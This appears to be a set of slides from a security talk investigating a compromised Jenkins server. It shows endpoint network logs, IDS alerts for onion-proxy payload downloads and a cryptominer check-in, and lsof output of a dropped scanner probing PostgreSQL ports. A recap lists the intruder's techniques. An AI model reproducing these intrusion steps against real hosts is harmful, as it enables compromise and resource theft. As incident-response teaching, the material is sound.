
`file deletion` @ Jan 31, 2021 @ 17:23:55.785

/var/lib/jenkins/e62f8be1242a82c61923c62...

`file creation` @ Jan 31, 2021 @ 17:23:55.785

/tmp/.X11-unix/22

~$ lsof -Pni




@timestamp ↑	process.executable	message	event.category	event.action	destination.ip	destination.port	host.name	user.name
Jan 31, 2021 @ 17:23:55.812	/var/lib/jenkins/e62f8be12...	Endpoint network event	network	connection_attempted	172.16.1.3	5432	jnkies01	jenkins
Jan 31, 2021 @ 17:23:55.812	/var/lib/jenkins/e62f8be12...	Endpoint network event	network	disconnect_received	172.16.1.3	5432	jnkies01	jenkins
Jan 31, 2021 @ 17:23:55.812	/var/lib/jenkins/e62f8be12...	Endpoint network event	network	connection_attempted	172.16.1.4	5432	jnkies01	jenkins
Jan 31, 2021 @ 17:23:55.813	/var/lib/jenkins/e62f8be12...	Endpoint network event	network	disconnect_received	172.16.1.4	5432	jnkies01	jenkins
Jan 31, 2021 @ 17:23:55.813	/var/lib/jenkins/e62f8be12...	Endpoint network event	network	connection_attempted	172.16.1.10	5432	jnkies01	jenkins
Jan 31, 2021 @ 17:23:55.813	/var/lib/jenkins/e62f8be12...	Endpoint network event	network	disconnect_received	172.16.1.10	5432	jnkies01	jenkins
Jan 31, 2021 @ 17:23:55.814	/var/lib/jenkins/e62f8be12...	Endpoint network event	network	connection_attempted	172.16.1.11	5432	jnkies01	jenkins
Jan 31, 2021 @ 17:23:55.814	/var/lib/jenkins/e62f8be12...	Endpoint network event	network	disconnect_received	172.16.1.11	5432	jnkies01	jenkins
Jan 31, 2021 @ 17:23:55.814	/var/lib/jenkins/e62f8be12...	Endpoint network event	network	connection_attempted	172.16.1.12	5432	jnkies01	jenkins
Jan 31, 2021 @ 17:23:55.814	/var/lib/jenkins/e62f8be12...	Endpoint network event	network	disconnect_received	172.16.1.12	5432	jnkies01	jenkins
Jan 31, 2021 @ 17:23:55.814	/var/lib/jenkins/e62f8be12...	Endpoint network event	network	connection_attempted	172.16.1.13	5432	jnkies01	jenkins
Jan 31, 2021 @ 17:23:55.815	/var/lib/jenkins/e62f8be12...	Endpoint network event	network	disconnect_received	172.16.1.13	5432	jnkies01	jenkins
Jan 31, 2021 @ 17:23:57.789	/var/lib/jenkins/e62f8be12...	Endpoint network event	network	connection_attempted	172.16.2.10	5432	jnkies01	jenkins

22 of 22 events

1

Updated 30 seconds ago

~$ lsof -Pni




```
event.category :"network" AND NOT destination.port:5432
```

@timestamp	process.executable	message	event.category	event.action	destination.ip	destination.port	host.name	user.name
Jan 31, 2021 @ 17:23:46.599	/usr/bin/ssh	Endpoint network event	network	disconnect_received	127.0.1.1	22	jnkies01	jenkins
Jan 31, 2021 @ 17:23:46.737	/usr/bin/curl	Endpoint network event	network	connection_attempted	172.67.75.172	80	jnkies01	jenkins
Jan 31, 2021 @ 17:23:46.864	/usr/bin/curl	Endpoint network event	network	disconnect_received	172.67.75.172	80	jnkies01	jenkins
Jan 31, 2021 @ 17:23:47.071	/usr/bin/curl	Endpoint network event	network	connection_attempted	188.127.230.151	9050	jnkies01	jenkins
Jan 31, 2021 @ 17:23:53.082	/usr/bin/curl	Endpoint network event	network	disconnect_received	188.127.230.151	9050	jnkies01	jenkins
Jan 31, 2021 @ 17:23:53.347	/usr/bin/curl	Endpoint network event	network	connection_attempted	188.127.230.151	9050	jnkies01	jenkins
Jan 31, 2021 @ 17:23:55.773	/usr/bin/curl	Endpoint network event	network	disconnect_received	188.127.230.151	9050	jnkies01	jenkins
Jan 31, 2021 @ 17:26:56.232	/usr/bin/curl	Endpoint network event	network	connection_attempted	172.67.170.150	443	jnkies01	jenkins
Jan 31, 2021 @ 17:26:56.459	/usr/bin/curl	Endpoint network event	network	disconnect_received	172.67.170.150	443	jnkies01	jenkins
Jan 31, 2021 @ 17:26:56.684	/usr/bin/curl	Endpoint network event	network	connection_attempted	185.106.122.10	9050	jnkies01	jenkins
Jan 31, 2021 @ 17:27:04.717	/usr/bin/curl	Endpoint network event	network	disconnect_received	185.106.122.10	9050	jnkies01	jenkins
Jan 31, 2021 @ 17:27:04.945	/var/lib/jenkins/c8d92925f...	Endpoint network event	network	connection_attempted	136.243.90.99	8080	jnkies01	jenkins
Jan 31, 2021 @ 17:29:09.786	/var/lib/jenkins/c8d92925f...	Endpoint network event	network	connection_attempted	136.243.90.99	8080	jnkies01	jenkins

22 of 22 events

Updated 7 minutes ago

~$ lsof -Pni



```
02/01/2021-00:23:24.768824  [**] [1:2013028:5] ET POLICY curl User-Agent Outbound [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 172.16.2.39:44410 -> 172.67.75.172:80
02/01/2021-00:23:25.172591  [**] [1:2027703:1] ET POLICY Socks5 Proxy to Onion (set) [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1] {TCP} 172.16.2.39:55758 -> 188.127.230.151:
9050
02/01/2021-00:23:31.453093  [**] [1:2027703:1] ET POLICY Socks5 Proxy to Onion (set) [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1] {TCP} 172.16.2.39:55760 -> 188.127.230.151:
9050
02/01/2021-00:23:32.708764  [**] [1:2000418:16] ET POLICY Executable and linking format (ELF) file download [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1] {TCP} 188.127.230.15
1:9050 -> 172.16.2.39:55760
02/01/2021-00:26:34.795329  [**] [1:2027703:1] ET POLICY Socks5 Proxy to Onion (set) [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1] {TCP} 172.16.2.39:37074 -> 185.106.122.10:9
050
02/01/2021-00:26:40.957488  [**] [1:2000418:16] ET POLICY Executable and linking format (ELF) file download [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1] {TCP} 185.106.122.10
:9050 -> 172.16.2.39:37074
02/01/2021-00:26:42.851270  [**] [1:2024792:4] ET POLICY Cryptocurrency Miner Checkin [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1] {TCP} 172.16.2.39:60970 -> 136.243.90.99:8
080
```


~$ sleep 60

- Recap
  - Shell scripts spawning lots of children
  - Base64 decoding
  - Crontab setup for persistence
  - Executable dropped for scanning
  - Executable dropper for cryptomining

~$ lsof -h

- Linux swiss-army knife
- Stop getting on hosts to run commands
  - No really. Stop it
- Consider any other EDR/command execution tool
  - Velociraptor
  - Salt/Ansible

~$ lsof -Pni



```
tracepath 67674         jenkins  486u  IPv4 1315713      0t0  TCP 172.16.2.39:43848->172.21.68.193:5432 (SYN_SENT)
tracepath 67674         jenkins  487u  IPv4 1315734      0t0  TCP 172.16.2.39:52880->172.21.68.214:5432 (SYN_SENT)
tracepath 67674         jenkins  488u  IPv4 1315727      0t0  TCP 172.16.2.39:49996->172.21.68.207:5432 (SYN_SENT)
tracepath 67674         jenkins  489u  IPv4 1315662      0t0  TCP 172.16.2.39:57090->172.21.68.142:5432 (SYN_SENT)
tracepath 67674         jenkins  490u  IPv4 1315714      0t0  TCP 172.16.2.39:54430->172.21.68.194:5432 (SYN_SENT)
tracepath 67674         jenkins  491u  IPv4 1315743      0t0  TCP 172.16.2.39:32812->172.21.68.223:5432 (SYN_SENT)
tracepath 67674         jenkins  492u  IPv4 1315720      0t0  TCP 172.16.2.39:52066->172.21.68.200:5432 (SYN_SENT)
tracepath 67674         jenkins  493u  IPv4 1315740      0t0  TCP 172.16.2.39:54014->172.21.68.220:5432 (SYN_SENT)
tracepath 67674         jenkins  494u  IPv4 1315532      0t0  TCP 172.16.2.39:56224->172.21.68.12:5432 (SYN_SENT)
tracepath 67674         jenkins  495u  IPv4 1315744      0t0  TCP 172.16.2.39:44900->172.21.68.224:5432 (SYN_SENT)
tracepath 67674         jenkins  496u  IPv4 1315769      0t0  TCP 172.16.2.39:48952->172.21.68.249:5432 (SYN_SENT)
tracepath 67674         jenkins  497u  IPv4 1315745      0t0  TCP 172.16.2.39:57828->172.21.68.225:5432 (SYN_SENT)
tracepath 67674         jenkins  498u  IPv4 1315775      0t0  TCP 172.16.2.39:59098->172.21.68.255:5432 (SYN_SENT)
tracepath 67674         jenkins  499u  IPv4 1315787      0t0  TCP 172.16.2.39:54254->172.21.69.11:5432 (SYN_SENT)
tracepath 67674         jenkins  500u  IPv4 1315764      0t0  TCP 172.16.2.39:35336->172.21.68.244:5432 (SYN_SENT)
tracepath 67674         jenkins  501u  IPv4 1315784      0t0  TCP 172.16.2.39:46690->172.21.69.8:5432 (SYN_SENT)
tracepath 67674         jenkins  502u  IPv4 1315785      0t0  TCP 172.16.2.39:43860->172.21.69.9:5432 (SYN_SENT)
tracepath 67674         jenkins  503u  IPv4 1315730      0t0  TCP 172.16.2.39:43940->172.21.68.210:5432 (SYN_SENT)
tracepath 67674         jenkins  504u  IPv4 1315748      0t0  TCP 172.16.2.39:45416->172.21.68.228:5432 (SYN_SENT)
tracepath 67674         jenkins  505u  IPv4 1315528      0t0  TCP 172.16.2.39:48146->172.21.68.8:5432 (SYN_SENT)
tracepath 67674         jenkins  506u  IPv4 1315733      0t0  TCP 172.16.2.39:38278->172.21.68.213:5432 (SYN_SENT)
tracepath 67674         jenkins  507u  IPv4 1315527      0t0  TCP 172.16.2.39:60076->172.21.68.7:5432 (SYN_SENT)
tracepath 67674         jenkins  508u  IPv4 1315723      0t0  TCP 172.16.2.39:56408->172.21.68.203:5432 (SYN_SENT)
tracepath 67674         jenkins  509u  IPv4 1315783      0t0  TCP 172.16.2.39:49660->172.21.69.7:5432 (SYN_SENT)
tracepath 67674         jenkins  510u  IPv4 1315524      0t0  TCP 172.16.2.39:53766->172.21.68.4:5432 (SYN_SENT)
tracepath 67674         jenkins  511u  IPv4 1315754      0t0  TCP 172.16.2.39:59458->172.21.68.234:5432 (SYN_SENT)
tracepath 67674         jenkins  512u  IPv4 1315789      0t0  TCP 172.16.2.39:56006->172.21.69.13:5432 (SYN_SENT)
kISwxctU  68289         jenkins   10u  IPv4  997483      0t0  TCP 172.16.2.39:60970->136.243.90.99:8080 (ESTABLISHED)
```

~$ exit 0

Thanks for tuning in!

https://github.com/Zompire/cc_talk_2021